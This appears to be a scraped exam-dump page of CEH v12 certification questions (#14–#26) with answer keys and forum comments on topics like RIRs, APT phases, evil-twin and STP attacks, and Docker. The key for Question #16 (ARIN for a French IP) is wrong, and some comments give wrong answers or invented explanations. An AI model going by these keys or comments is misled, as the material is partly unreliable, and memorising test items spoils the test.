upvoted 1 times

Vincent_Lu 3 years, 2 months ago
B. Website Mirroring
upvoted 1 times

Harrysphills 3 years, 2 months ago
B.Website mirroring
upvoted 2 times

jeremy13 3 years, 3 months ago
B. Website mirroring
upvoted 1 times

teenwolf18 3 years, 3 months ago
B. Website Mirroring

upvoted 1 times

Question #14 *Topic 1*

An organization is performing a vulnerability assessment for mitigating threats. James, a pen tester, scanned the organization by building an inventory of the protocols found on the organization's machines to detect which ports are attached to services such as an email server, a web server, or a database server. After identifying the services, he selected the vulnerabilities on each machine and started executing only the relevant tests.
What is the type of vulnerability assessment solution that James employed in the above scenario?

A. Service-based solutions

B. Product-based solutions

C. Tree-based assessment

D. Inference-based assessment

Suggested Answer: *D*
Official Answer: D

Community vote distribution



jeremy13 Highly Voted 3 years, 4 months ago

Selected Answer: D

Book V12 : module 5 page 558 There are four types of vulnerability assessment solutions: product-based solutions, service-based solutions, tree-based assessment, and inference-based assessment.

In an inference-based assessment, scanning starts by building an inventory of the protocols found on the machine. After finding a protocol, the scanning process starts to detect which ports are attached to services, such as an email server, web server, or database server. After finding services, it selects vulnerabilities on each machine and starts to execute only those relevant tests.

upvoted 23 times

jeremy13 Highly Voted 3 years, 4 months ago

Book V12 : module 5 page 558 There are four types of vulnerability assessment solutions: product-based solutions, service-based solutions, tree-based assessment, and inference-based assessment. In an inference-based assessment, scanning starts by building an inventory of the protocols found on the machine. After finding a protocol, the scanning process starts to detect which ports are attached to services, such as an email server, web server, or database server. After finding services, it selects vulnerabilities on each machine and starts to execute only those relevant tests.Do you have an offline book to read?

upvoted 23 times

phojr 3 years ago

Do you have an offline book to read?

upvoted 1 times

brrbrr 1 year, 10 months ago

• Product-based solutions: installed in the internal network • Service-based solutions: offered by third parties • Tree-based assessment: different strategies are selected for each machine • Inference-based assessment 1. Find the protocols to scan 2. Scan and find the found protocols and their services, 3. Select the vulnerabilities and begins with executing relevant tests.This is the way

upvoted 5 times

brrbrr 1 year, 10 months ago

Selected Answer: D

• Product-based solutions: installed in the internal network • Service-based solutions: offered by third parties • Tree-based assessment: different strategies are selected for each machine • Inference-based assessment 1. Find the protocols to scan 2. Scan and find the found protocols and their services, 3. Select the vulnerabilities and begins with executing relevant tests.

upvoted 5 times

qtygbapjpesdayazko 2 years, 5 months ago

This is the way

upvoted 2 times

Mann098 Most Recent 1 year, 7 months ago

Inference-based assessment starts with building inventory of protocols

upvoted 1 times

Chipless 1 year, 10 months ago

In an inference-based assessment, scanning starts by building an inventory of the protocols found on the machine. After finding a protocol, the scanning process starts to detect which ports are attached to services, such as an email server, web server, or database server. After finding services, it selects vulnerabilities on each machine and starts to execute only those relevant tests. SOURCE: CEH v12 eBook Module 5 pg 375

upvoted 3 times

Juice98 1 year, 10 months ago

■ Inference-Based Assessment In an inference-based assessment, scanning starts by building an inventory of the protocols found on the machine. After finding a protocol, the scanning process starts to detect which ports are attached to services, such as an email server, web server, or database server. After finding services, it selects vulnerabilities on each machine and starts to execute only those relevant tests.

upvoted 4 times

cybershortie 2 years, 1 month ago

D. Inference-based assessment starts with building inventory of protocols

upvoted 1 times

Nicknp 2 years, 3 months ago

Option D

upvoted 1 times

kikour 2 years, 4 months ago

detect which ports are attached to services such as an email server, a web server, or a database server It's finding for services

upvoted 1 times

insaniunt 2 years, 8 months ago

D. Inference-based assessment

upvoted 1 times

IPconfig 2 years, 9 months ago

Inference-Based Assessment In an inference-based assessment, scanning starts by building an inventory of the protocols found on the machine. After finding a protocol, the scanning process starts to detect which ports are attached to services, such as an email server, web server, or database server. After finding services, it selects vulnerabilities on each machine and starts to execute only those relevant tests Service-Based Solutions Service-based solutions are offered by third parties, such as auditing or security consulting firms. Some solutions are hosted inside the network, while others are hosted outside the network. A drawback of this solution is that attackers can audit the network from the outside

upvoted 2 times

N00b1e 2 years, 10 months ago

Tree-based Assessment is the approach in which auditor follows different strategies for each component of an environment Inference-based Assessment is the approach to assist depending on the inventory of protocols in an environment Source: https://github.com/g0rbe/CEH/blob/master/05_Vulnerability_Analysis.md

upvoted 2 times

insaniunt 3 years ago

In this scenario, James built an inventory of the protocols found on the organization's machines to detect which ports are attached to services such as an email server, a web server, or a database server. He then selected the vulnerabilities on each machine and executed only the relevant tests based on the services identified. This approach is characteristic of service-based solutions, where the vulnerability assessment is focused on specific services running on the machines.

upvoted 4 times

Harrysphills 3 years, 2 months ago

A. Service-based solutions In a service-based vulnerability assessment, the focus is on identifying vulnerabilities associated with specific services or protocols running on the organization's machines. James built an inventory of the protocols found on the organization's machines to detect which ports are attached to services such as email server, web server, or database server. He then selected the vulnerabilities specific to each machine and executed relevant tests targeting those services. This approach allows for a more targeted and efficient assessment, focusing on the vulnerabilities associated with the identified services.

upvoted 2 times

teenwolf18 3 years, 3 months ago

inference-based assessment: scanning starts by building an inventory of the protocols found on the machine.

upvoted 1 times

ptrckm 3 years, 4 months ago

D. Inference-based assessment "In this approach, we pre-provide the tool with services and protocols found on the machine. The tool starts the scanning process to detect the ports attached to services... Once it finds the services, it scans only the provided services for vulnerabilities."

according to https://www.linkedin.com/pulse/various-approaches-involved-vulnerability-assessment-solutions-aghao?trk=pulse-article_more-articles_related-content-card

upvoted 3 times

eli117 3 years, 4 months ago

A. Service-based solutions Service-based solutions are a type of vulnerability assessment solution that focus on identifying the services and protocols that are running on a network or system. This involves building an inventory of the protocols found on the organization's machines in order to detect which ports are attached to services such as an email server, a web server, or a database server. Once the services have been identified, the vulnerabilities on each machine are selected, and only the relevant tests are executed. Option B (Product-based solutions) involves assessing the security of specific products or applications, such as operating systems or web applications. Option C (Tree-based assessment) and option D (Inference-based assessment) are not recognized types of vulnerability assessment solutions.

upvoted 3 times

Question #15 *Topic 1*

Taylor, a security professional, uses a tool to monitor her company's website, analyze the website's traffic, and track the geographical location of the users visiting the company's website.
Which of the following tools did Taylor employ in the above scenario?

A. Webroot

B. Web-Stat

C. WebSite-Watcher

D. WAFW00F

Suggested Answer: *B*
Official Answer: B

Community vote distribution
B (100%)

eli117 Highly Voted 2 years, 10 months ago
B. Web-Stat Web-Stat is a web analytics tool that allows users to monitor and analyze website traffic. It provides real-time data about the number of visitors to a website, the pages they visit, the time they spend on each page, and the geographical location of the visitors. This information can be used by security professionals to identify potential threats or anomalies in website traffic and to track the effectiveness of security measures. Option A (Webroot) is a security software company that provides antivirus and malware protection solutions for endpoints and networks. Option C (WebSite-Watcher) is a website monitoring tool that allows users to track changes to web pages and receive notifications when updates occur. Option D (WAFW00F) is a web application firewall detection tool that can be used to identify the type of firewall being used by a website or web application.
upvoted 18 times

Mann098 Most Recent 1 year, 7 months ago
web-stat allows users to monitor and analyze website traffic
upvoted 1 times

Nicknp 1 year, 9 months ago
Option A Web-stat
upvoted 1 times

insaniunt 2 years, 2 months ago
B. Web-Stat
upvoted 1 times

teenwolf18 2 years, 9 months ago
B. Web-Stat
upvoted 1 times

jeremy13 2 years, 10 months ago
B. Web-Stat (Book V12 :P200) Monitoring Website Traffic of the Target Compagny : web-stat
upvoted 3 times

Question #16 *Topic 1*

Becky has been hired by a client from Dubai to perform a penetration test against one of their remote offices. Working from her location in Columbus, Ohio, Becky runs her usual reconnaissance scans to obtain basic information about their network. When analyzing the results of her Whois search, Becky notices that the IP was allocated to a location in Le Havre, France.
Which regional Internet registry should Becky go to for detailed information?

A. ARIN

B. LACNIC

C. APNIC

D. RIPE

Suggested Answer: *A*
Official Answer: A

Community vote distribution
D (100%)

FelipeOrtega Highly Voted 3 years, 2 months ago
Regional Internet Registries (RIRs): ARIN (American Registry for Internet Numbers) AFRINIC (African Network Information Center) APNIC (Asia Pacific Network Information Center) RIPE (Réseaux IP Européens Network Coordination Centre) LACNIC (Latin American and Caribbean Network Information Center)
upvoted 17 times

kenjeshry 1 year, 5 months ago
CEHv12 p216rather it was CEHv12 p302
upvoted 1 times

kenjeshry 1 year, 5 months ago
Selected Answer: D
CEHv12 p216
upvoted 1 times

kenjeshry Most Recent 1 year, 5 months ago
rather it was CEHv12 p302
upvoted 1 times

Mann098 1 year, 7 months ago
France = Europe = RIPE
upvoted 1 times

eli117 1 year, 10 months ago
D. RIPE The RIPE NCC (Réseaux IP Européens Network Coordination Centre) is one of five regional Internet registries (RIRs) that is responsible for allocating and managing IP addresses and autonomous system (AS) numbers in Europe, the Middle East, and parts of Central Asia. Option A (ARIN) is responsible for allocating and managing IP addresses and AS numbers in North America. Option B (LACNIC) is responsible for allocating and managing IP addresses and AS numbers in Latin America and the Caribbean. Option C (APNIC) is responsible for allocating and managing IP addresses and AS numbers in the Asia-Pacific region.
upvoted 4 times

insaniunt 1 year, 10 months ago
"Becky notices that the IP was allocated to a location in Le Havre, France" France = Europe = RIPE (Réseaux IP Européens Network Coordination Centre)
upvoted 2 times

nickfun 1 year, 10 months ago
ARIN (American Registry for Internet Numbers): Covers North America. LACNIC (Latin America and Caribbean Network Information Centre): Covers Latin America and parts of the Caribbean. APNIC (Asia-Pacific Network Information Centre): Covers the Asia-Pacific region. RIPE (Réseaux IP Européens) is the Regional Internet Registry (RIR) responsible for Europe, including France.
upvoted 2 times

cybershortie 2 years, 1 month ago

D. ARIN- American LACNIC- Latin America APNIC- AsiaPacific RIPE- European

upvoted 1 times

Nicknp 2 years, 3 months ago

Option D RIPE

upvoted 1 times

c1cd11e 2 years, 3 months ago

What's going on with the answer A !? I passed my exam and I found this question and i answered D. I failed ?

upvoted 2 times

kikour 2 years, 4 months ago

RIPE the E in RIPE stands for Europe, question says France so that's the ans

upvoted 1 times

qtygbapjpesdayazko 2 years, 6 months ago

D. RIPE

upvoted 2 times

tineboy46 2 years, 8 months ago

D IS THE CORRECT

upvoted 1 times

Atuwo 2 years, 8 months ago

Why is the answer A and not D?

upvoted 1 times

Stoa 3 years ago

doubt does anyone know where they get the official answers?

upvoted 2 times

phojr 3 years ago

Why is the answer A instead of D?

upvoted 2 times

Nst6310 3 years ago

RIPE NCC (RIPE Network Coordination Centre) is the regional Internet registry responsible for allocating and managing IP address space in Europe, the Middle East, and parts of Central Asia. It is the authority that maintains the registration and assignment of IP addresses and Autonomous System Numbers (ASNs) in the RIPE region. Option D. RIPE is the correct answer for obtaining detailed information about the IP address allocated to the location in Le Havre, France.

upvoted 2 times

bellabop 3 years, 4 months ago

D. RIPE

upvoted 2 times

Question #17 *Topic 1*

Harry, a professional hacker, targets the IT infrastructure of an organization. After preparing for the attack, he attempts to enter the target network using techniques such as sending spear-phishing emails and exploiting vulnerabilities on publicly available servers. Using these techniques, he successfully deployed malware on the target system to establish an outbound connection.
What is the APT lifecycle phase that Harry is currently executing?


A. Initial intrusion

B. Persistence

C. Cleanup

D. Preparation

Suggested Answer: *A*
Official Answer: A

Community vote distribution


Vincent_Lu Highly Voted 3 years, 1 month ago
Preparation Initial Intrusion Expansion Persistence Search and Exfiltration Clean up
upvoted 7 times

Mann098 Most Recent 1 year, 7 months ago
Initial Intrusion
upvoted 1 times

eli117 1 year, 10 months ago
A. Initial intrusion In this scenario, Harry, a professional hacker, is targeting the IT infrastructure of an organization. He is using techniques such as sending spear-phishing emails and exploiting vulnerabilities on publicly available servers to gain initial access to the target network. By successfully deploying malware on the target system, he establishes an outbound connection, allowing him to maintain access to the network. The APT lifecycle consists of several phases, including initial intrusion, persistence, command and control, lateral movement, and data exfiltration. In the initial intrusion phase, the attacker gains access to the target network using various techniques, such as exploiting vulnerabilities or social engineering. Therefore, the correct answer is A. Initial intrusion.
upvoted 3 times

sunce12 2 years, 1 month ago
Option A initial Instrusion
upvoted 1 times

Nicknp 2 years, 3 months ago
Option A initial Instrusion
upvoted 1 times

insaniunt 2 years, 8 months ago
Initial Intrusion
upvoted 1 times

YonGCybeR 2 years, 9 months ago
Refer to CEH v12 Module 7 Malware threats - APT Concepts page 649 Initial Intrusion The next phase involves attempting to enter the target network. Common techniques used for an initial intrusion are sending spear-phishing emails and exploiting vulnerabilities on publicly available servers. Spear-phishing emails usually appear legitimate but they contain malicious links or attachments containing executable malware. These malicious links can redirect the target to the website where the target's web browser and software are compromised by the attacker using various exploit techniques. Sometimes, an attacker may also use social engineering techniques to gather information from the target. After obtaining information from the target, attackers use such information to launch further attacks on the target network. In this phase, malicious code or malware is deployed into the target system to initiate an outbound connection.
upvoted 3 times

IPconfig 2 years, 10 months ago
Initial Intrusion Deployment of malware Establishment of outbound connection
upvoted 1 times

pawnpusher 2 years, 11 months ago

Selected Answer: B

Are yall actually reading the question? Answer is B This is the key part -- "By successfully deploying malware on the target system, he establishes an outbound connection, allowing him to maintain access to the network."

This is AFTER the initial intrusion he creates a persistent OUTBOUND connection.

upvoted 4 times

pawnpusher 2 years, 11 months ago

Are yall actually reading the question? Answer is B This is the key part -- "By successfully deploying malware on the target system, he establishes an outbound connection, allowing him to maintain access to the network." This is AFTER the initial intrusion he creates a persistent OUTBOUND connection.You're making up your own words there, and got the answer wrong as a result. Nowhere was "maintain access" used in the question, and your own inference of "persistent" is also wrong. Take your own advise: read the question!Wrong. Please check CEH v12 official book Module 7 Malware Threats page no: 966.

upvoted 4 times

I_Know_Everything_KY 2 years, 6 months ago

You're making up your own words there, and got the answer wrong as a result. Nowhere was "maintain access" used in the question, and your own inference of "persistent" is also wrong. Take your own advise: read the question!

upvoted 3 times

sringan Highly Voted 2 years, 10 months ago

Wrong. Please check CEH v12 official book Module 7 Malware Threats page no: 966.

upvoted 5 times

jeremy13 3 years, 4 months ago

A. Initial intrusion CEH Book V12 Module 07 Page 966 from book : " 2. Initial Intrusion Common techniques used for an initial intrusion are sending spear-phishing emails and exploiting vulnerabilities on publicly available servers. "This is the way

upvoted 3 times

jeremy13 3 years, 4 months ago

Selected Answer: A

A. Initial intrusion

upvoted 3 times

jeremy13 3 years, 3 months ago

CEH Book V12 Module 07 Page 966 from book : " 2. Initial Intrusion Common techniques used for an initial intrusion are sending spear-phishing emails and exploiting vulnerabilities on publicly available servers. "

upvoted 4 times

jeremy13 3 years, 3 months ago

CEH Book V12 Module 07 Page 966 from book : " 2. Initial Intrusion Common techniques used for an initial intrusion are sending spear-phishing emails and exploiting vulnerabilities on publicly available servers. "This is the way

upvoted 4 times

qtygbapjpesdayazko 2 years, 5 months ago

This is the way

upvoted 2 times

Question #18 *Topic 1*

Robin, a professional hacker, targeted an organization's network to sniff all the traffic. During this process, Robin plugged in a rogue switch to an unused port in the LAN with a priority lower than any other switch in the network so that he could make it a root bridge that will later allow him to sniff all the traffic in the network.
What is the attack performed by Robin in the above scenario?

A. ARP spoofing attack

B. STP attack

C. DNS poisoning attack

D. VLAN hopping attack

Suggested Answer: *B*
Official Answer: B

Community vote distribution
B (100%)

eli117 Highly Voted 2 years, 10 months ago
B. STP attack (Spanning Tree Protocol attack) This is a type of STP attack, which manipulates the Spanning Tree Protocol to create a loop in the network topology, allowing the attacker to intercept and inspect network traffic.
upvoted 11 times

Mann098 Most Recent 1 year, 7 months ago
this Allows the attacker to intercept and inspect network traffic
upvoted 1 times

desertlotus1211 1 year, 10 months ago
I have no choice but to beleive Answer B is correct....HOWEVER, this is not an 'attack'. She didn't create an STP loop, She added a device to claim root bridge status.
upvoted 1 times

insaniunt 2 years, 2 months ago
B. STP attack
upvoted 1 times

sringan 2 years, 4 months ago
Selected Answer: B
Confirmed in ceh v12 official book page no: 1282
upvoted 2 times

sringan 2 years, 4 months ago
Confirmed in ceh v12 official book page no: 1282page no 864 isn't?
upvoted 2 times

YonGCybeR 2 years, 3 months ago
page no 864 isn't?
upvoted 1 times

jeremy13 2 years, 10 months ago
B. STP attack
upvoted 1 times

Question #19 *Topic 1*

An attacker utilizes a Wi-Fi Pineapple to run an access point with a legitimate-looking SSID for a nearby business in order to capture the wireless password.
What kind of attack is this?

A. MAC spoofing attack


B. War driving attack

C. Phishing attack

D. Evil-twin attack

Suggested Answer: *D*
Official Answer: D

Community vote distribution



eli117 Highly Voted 2 years, 10 months ago
D. Evil-twin attack In an evil-twin attack, an attacker sets up a fake wireless access point with a legitimate-looking SSID (Service Set Identifier) to trick users into connecting to the attacker's network instead of the legitimate one. The attacker can then intercept and capture sensitive information, such as passwords, entered by users on the fake network. The Wi-Fi Pineapple is a popular tool used for conducting such attacks.
upvoted 7 times

Mann098 Most Recent 1 year, 7 months ago
Evil-twin attack
upvoted 1 times

Nicknp 1 year, 9 months ago
Option B War Driving Attack
upvoted 1 times

insaniunt 2 years, 2 months ago
D. Evil-twin attack
upvoted 1 times

sringan 2 years, 4 months ago
Correct. Reference: CEH v12 Official book Pg no: 2484
upvoted 2 times

fuuuuuu0641 2 years, 7 months ago
D. Evil-twin attack
upvoted 1 times

jeremy13 2 years, 10 months ago
D. Evil-twin attack
upvoted 1 times

Question #20 *Topic 1*

CyberTech Inc. recently experienced SQL injection attacks on its official website. The company appointed Bob, a security professional, to build and incorporate defensive strategies against such attacks. Bob adopted a practice whereby only a list of entities such as the data type, range, size, and value, which have been approved for secured access, is accepted.
What is the defensive technique employed by Bob in the above scenario?

A. Whitelist validation

B. Output encoding

C. Blacklist validation

D. Enforce least privileges

Suggested Answer: *A*
Official Answer: A

Community vote distribution
A (100%)

tc5899 Highly Voted 2 years, 10 months ago
A. Whitelist validation In whitelist validation, only the inputs that have been explicitly allowed are accepted, and all other inputs are rejected. This technique involves specifying a list of entities such as the data type, range, size, and value, which have been approved for secure access. Any input that is not on the list is rejected, preventing attacks such as SQL injection, where an attacker attempts to inject malicious code into an application by exploiting vulnerabilities in user input fields.
upvoted 8 times

Mann098 Most Recent 1 year, 7 months ago
Whitelist validation
upvoted 1 times

Nicknp 1 year, 9 months ago
Option A whitelist validation
upvoted 1 times

I_Know_Everything_KY 2 years ago
He has created an explicit list of alllowable types: a whitelist.
upvoted 1 times

insaniunt 2 years, 2 months ago
A. Whitelist validation
upvoted 1 times

HeyacedoGomez 2 years, 10 months ago
Whitelist is the correct answer but allowlist is more appropriate
upvoted 1 times

eli117 2 years, 10 months ago
A. Whitelist validation In whitelist validation, only the inputs that have been explicitly allowed are accepted, and all other inputs are rejected. This technique involves specifying a list of entities such as the data type, range, size, and value, which have been approved for secure access. Any input that is not on the list is rejected, preventing attacks such as SQL injection, where an attacker attempts to inject malicious code into an application by exploiting vulnerabilities in user input fields.
upvoted 3 times

Question #21 *Topic 1*

Joe works as an IT administrator in an organization and has recently set up a cloud computing service for the organization. To implement this service, he reached out to a telecom company for providing Internet connectivity and transport services between the organization and the cloud service provider.
In the NIST cloud deployment reference architecture, under which category does the telecom company fall in the above scenario?

A. Cloud consumer

B. Cloud broker

C. Cloud auditor

D. Cloud carrier

Suggested Answer: *D*
Official Answer: D

Community vote distribution
D (93%)

eli117 Highly Voted 2 years, 10 months ago
D. Cloud carrier. The NIST cloud deployment reference architecture consists of five categories: cloud consumer, cloud provider, cloud carrier, cloud auditor, and cloud broker. The cloud carrier category includes the entities that provide network connectivity and transport services, enabling customers to connect to cloud providers' services. In the given scenario, the telecom company provides Internet connectivity and transport services between the organization and the cloud service provider, making it a cloud carrier.
upvoted 9 times

Mann098 Most Recent 1 year, 7 months ago
Cloud carrier
upvoted 1 times

Nicknp 1 year, 9 months ago
Option C cloud auditor
upvoted 1 times

insaniunt 2 years, 2 months ago
D. Cloud carrier
upvoted 1 times

jeremy13 2 years, 9 months ago
Selected Answer: D
D. Cloud carrier
upvoted 3 times

jeremy13 2 years, 9 months ago
D. Cloud carrierCEH Book V12 Module 19 Page 3059
upvoted 3 times

jeremy13 Highly Voted 2 years, 9 months ago
CEH Book V12 Module 19 Page 3059
upvoted 8 times

Question #22 *Topic 1*

Bobby, an attacker, targeted a user and decided to hijack and intercept all their wireless communications. He installed a fake communication tower between two authentic endpoints to mislead the victim. Bobby used this virtual tower to interrupt the data transmission between the user and real tower, attempting to hijack an active session. Upon receiving the user's request, Bobby manipulated the traffic with the virtual tower and redirected the victim to a malicious website.
What is the attack performed by Bobby in the above scenario?

A. aLTEr attack

B. Jamming signal attack

C. Wardriving

D. KRACK attack

Suggested Answer: *A*
Official Answer: A

Community vote distribution
A (100%)

jeremy13 Highly Voted 2 years, 10 months ago
A. aLTEr Attack BOOK V12 Module 16 P2425 The aLTEr attack is usually performed on LTE devices that encrypt user data in the AES counter (AES-CTR) mode, which provides no integrity protection. To perform this attack, the attacker installs a virtual (fake) communication tower between two authentic endpoints to mislead the victim. The attacker uses this virtual tower to interrupt the data transmission between the user and real tower, attempting to hijack an active session. Upon receiving the user's request, the attacker manipulates the traffic with the virtual tower and redirects the victim to malicious websites."Usually". LOL.
upvoted 12 times

jeremy13 Highly Voted 2 years, 10 months ago
Selected Answer: A
A. aLTEr Attack BOOK V12 Module 16 P2425 The aLTEr attack is usually performed on LTE devices that encrypt user data in the AES counter (AES-CTR) mode, which provides no integrity protection. To perform this attack, the attacker installs a virtual (fake) communication tower between two authentic endpoints to mislead the victim. The attacker uses this virtual tower to interrupt the data transmission between the user and real tower, attempting to hijack an active session. Upon receiving the user's request, the attacker manipulates the traffic with the virtual tower and redirects the victim to malicious websites.
upvoted 12 times

I_Know_Everything_KY 2 years ago
"Usually". LOL.
upvoted 2 times

eli117 2 years, 10 months ago
A. aLTEr attack. Bobby installed a fake communication tower between two authentic endpoints to intercept and hijack all the wireless communications of a user. This is an example of an aLTEr (Advanced LTE Recovery) attack, also known as an IMSI (International Mobile Subscriber Identity) catcher or a fake cell tower attack. In this attack, the attacker sets up a rogue base station that mimics a legitimate cell tower to trick mobile devices into connecting to it. Once connected, the attacker can intercept, monitor, and manipulate the traffic between the device and the legitimate cell tower.
upvoted 5 times

Mann098 Most Recent 1 year, 7 months ago
aLTEr attack
upvoted 1 times

I_Know_Everything_KY 2 years ago
Answer is A, but this is a purely theoretical attack with near-zero chance of being pulled off. HSTS makes it 100% impossible. Why EC-Council insists on glorifying threat-p0rn is beyond me.Its A, and you are right.
upvoted 4 times

I_Know_Everything_KY 2 years ago

Answer is A, but this is a purely theoretical attack with near-zero chance of being pulled off. HSTS makes it 100% impossible.

Why EC-Council insists on glorifying threat-p0rn is beyond me.

upvoted 4 times

qtygbapjpesdayazko 2 years ago

Its A, and you are right.

upvoted 2 times

insaniunt 2 years, 2 months ago

A. aLTEr attack

upvoted 1 times

Question #23 *Topic 1*

John, a professional hacker, targeted an organization that uses LDAP for accessing distributed directory services. He used an automated tool to anonymously query the LDAP service for sensitive information such as usernames, addresses, departmental details, and server names to launch further attacks on the target organization.
What is the tool employed by John to gather information from the LDAP service?

A. ike-scan

B. Zabasearch

C. JXplorer

D. EarthExplorer

Suggested Answer: *C*
Official Answer: C

Community vote distribution
C (100%)

Stoa Highly Voted 3 years ago
The correct one is C A. ike-scan -> Tool to identify computers with IKE (Internet Key Interchange) B. Zabasearch -> is a website that searches and collects disparate information about residents of the United States. C. JXplorer -> is a cross-platform LDAP browser and editor. D. EarthExplorer -> queries and requests satellite imagery, aerial photographs and map products through the U.S. Geological Survey.This type of explamation helps to understand more. Thank you for that!!
upvoted 18 times

Stoa Highly Voted 3 years ago
Selected Answer: C
The correct one is C

A. ike-scan -> Tool to identify computers with IKE (Internet Key Interchange)

B. Zabasearch -> is a website that searches and collects disparate information about residents of the United States.

C. JXplorer -> is a cross-platform LDAP browser and editor.

D. EarthExplorer -> queries and requests satellite imagery, aerial photographs and map products through the U.S. Geological Survey.
upvoted 18 times

Satyam2816 1 year, 8 months ago
This type of explamation helps to understand more. Thank you for that!!
upvoted 1 times

Mann098 Most Recent 1 year, 7 months ago
is a platform for LDAP browser and editor
upvoted 1 times

Nicknp 2 years, 3 months ago
Option C JXplorer
upvoted 1 times

insaniunt 2 years, 8 months ago
C. JXplorer
upvoted 1 times

Vincent_Lu 3 years, 2 months ago
C. Jxplorer
upvoted 2 times

jeremy13 3 years, 4 months ago

C. Jxplorer JXplorer is a LDAP browser and editor. It is a standards compliant general purpose LDAP client that can be used to search, read and edit any standard LDAP directory, or any directory service with an LDAP or DSML interface.

upvoted 1 times

eli117 3 years, 4 months ago

C. JXplorer JXplorer is a Java-based LDAP client that provides an easy-to-use interface for browsing LDAP directories, performing searches, and managing directory data.

upvoted 2 times

Question #24 *Topic 1*

Annie, a cloud security engineer, uses the Docker architecture to employ a client/server model in the application she is working on. She utilizes a component that can process API requests and handle various Docker objects, such as containers, volumes, images, and networks.
What is the component of the Docker architecture used by Annie in the above scenario?

A. Docker objects

B. Docker daemon

C. Docker client

D. Docker registries

Suggested Answer: *B*
Official Answer: B

Community vote distribution
B (85%) C (15%)

sausageman Highly Voted 2 years, 10 months ago
Answer is B. Official Guide v12 page 1950: "Docker Daemon: The Docker daemon (dockerd) processes the API requests and handles various Docker objects, such as containers, volumes, images, and networks."
upvoted 12 times

Mann098 Most Recent 1 year, 7 months ago
Docker daemon (dockerd) processes the API requests and handles various Docker objects
upvoted 1 times

Nicknp 1 year, 9 months ago
Option B docker daemon
upvoted 1 times

DRVision 2 years, 1 month ago
pg 3088 study guide "Docker Daemon: The Docker daemon (dockerd) processes the API requests and handles various Docker objects, such as containers, volumes, images, and networks. Docker Client: It is the primary interface through which users communicate with Docker. When commands such as docker run are initiated, the client passes related commands to dock"
upvoted 1 times

insaniunt 2 years, 2 months ago
B. Docker daemon
upvoted 1 times

sringan 2 years, 4 months ago
Reference: CEH v12 Official book Pg no: 3088
upvoted 2 times

Vincent_Lu 2 years, 8 months ago
B. Docker daemon https://docs.docker.com/get-started/overview/ The Docker daemon (dockerd) listens for Docker API requests and manages Docker objects such as images, containers, networks, and volumes.
upvoted 2 times

sTaTiK 2 years, 9 months ago
Anser is B. By GPT-4 and books with ansers!
upvoted 2 times

Chipless 2 years, 10 months ago
The Docker daemon (dockerd) processes the API requests and handles various Docker objects, such as containers, volumes, images, and networks. SOURCE: CEH v12 eBook Module 19 pg 1950
upvoted 3 times

jeremy13 2 years, 10 months ago
B. Docker daemon like the question : 312-50v11 question 130 The Docker daemon (dockerd) listens for Docker API requests and manages Docker objects such as images, containers, networks, and volumes. A daemon can also communicate with other daemons to manage Docker services.

https://docs.docker.com/get-started/overview/#the-docker-daemonCEH Book V12Module 19 Page 3088 from book : Docker Daemon: The Docker daemon (dockerd) processes the API requests and handles various Docker objects, such as containers, volumes, images, and networks.

upvoted 4 times

jeremy13 2 years, 10 months ago

B. Docker daemon like the question : 312-50v11 question 130

The Docker daemon (dockerd) listens for Docker API requests and manages Docker objects such as images, containers, networks, and volumes. A daemon can also communicate with other daemons to manage Docker services.

https://docs.docker.com/get-started/overview/#the-docker-daemon

upvoted 4 times

jeremy13 2 years, 9 months ago

CEH Book V12Module 19 Page 3088 from book : Docker Daemon: The Docker daemon (dockerd) processes the API requests and handles various Docker objects, such as containers, volumes, images, and networks.

upvoted 2 times

eli117 2 years, 10 months ago

Selected Answer: C

C. Docker client

The Docker client is a component of the Docker architecture that allows users to interact with the Docker daemon through the Docker API. It can process API requests and handle various Docker objects such as containers, volumes, images, and networks. The Docker client can be used through a command-line interface (CLI) or a graphical user interface (GUI).

upvoted 4 times

eli117 2 years, 10 months ago

C. Docker client The Docker client is a component of the Docker architecture that allows users to interact with the Docker daemon through the Docker API. It can process API requests and handle various Docker objects such as containers, volumes, images, and networks. The Docker client can be used through a command-line interface (CLI) or a graphical user interface (GUI).The Docker client creates API requests, however, they are processed by the Docker Daemon. Thus, "B. Docker Daemon" is the correct answer.

upvoted 4 times

ptrckm 2 years, 6 months ago

The Docker client creates API requests, however, they are processed by the Docker Daemon. Thus, "B. Docker Daemon" is the correct answer.

upvoted 3 times

Question #25 *Topic 1*

Bob, an attacker, has managed to access a target IoT device. He employed an online tool to gather information related to the model of the IoT device and the certifications granted to it.
Which of the following tools did Bob employ to gather the above information?

A. FCC ID search

B. Google image search

C. search.com

D. EarthExplorer

Suggested Answer: *A*
Official Answer: A

Community vote distribution
A (100%)

eli117 Highly Voted 2 years, 4 months ago
A. FCC ID search Explanation: Bob employed the FCC ID search tool to gather information related to the model of the IoT device and the certifications granted to it. The FCC ID is a unique identifier assigned by the Federal Communications Commission (FCC) to identify wireless products in the market. The FCC ID search tool helps in finding information related to the device's specifications, test reports, and other documentation related to its certification.
upvoted 12 times

ym6639 Most Recent 1 year, 6 months ago
A. FCC ID search Explanation: Bob employed the FCC ID search tool to gather information related to the model of the IoT device and the certifications granted to it. The FCC ID is a unique identifier assigned by the Federal Communications Commission (FCC) to identify wireless products in the market. The FCC ID search tool helps in finding information related to the device's specifications, test reports, and other documentation related to its certification.
upvoted 2 times

Mann098 1 year, 7 months ago
FCC ID search tool helps in finding information related to the device's specifications, test reports, and other documentation related to its certification
upvoted 1 times

insaniunt 1 year, 8 months ago
A. FCC ID search All electrical or electronic equipment produced or sold in the United States must be registered with the FCC and assigned a categorized number called FCCID. This number can be searched to identify devices whose manufacturer or model is not evident.
upvoted 1 times

Vincent_Lu 2 years, 2 months ago
A. FCC ID search
upvoted 2 times

jeremy13 2 years, 3 months ago
A. FCC ID search
upvoted 2 times

Question #26 *Topic 1*

What piece of hardware on a computer's motherboard generates encryption keys and only releases a part of the key so that decrypting a disk on a new piece of hardware is not possible?

A. CPU

B. UEFI

C. GPU

D. TPM

Suggested Answer: *D*
Official Answer: D

Community vote distribution
D (100%)

eli117 Highly Voted 2 years, 10 months ago
D. TPM (Trusted Platform Module) is a hardware component on a computer's motherboard that generates and stores encryption keys, providing additional security measures.This is the way!
upvoted 11 times

eli117 Highly Voted 2 years, 10 months ago
Selected Answer: D
D. TPM (Trusted Platform Module) is a hardware component on a computer's motherboard that generates and stores encryption keys, providing additional security measures.
upvoted 11 times

_A_R_D_N_23 1 year, 10 months ago
This is the way!
upvoted 1 times

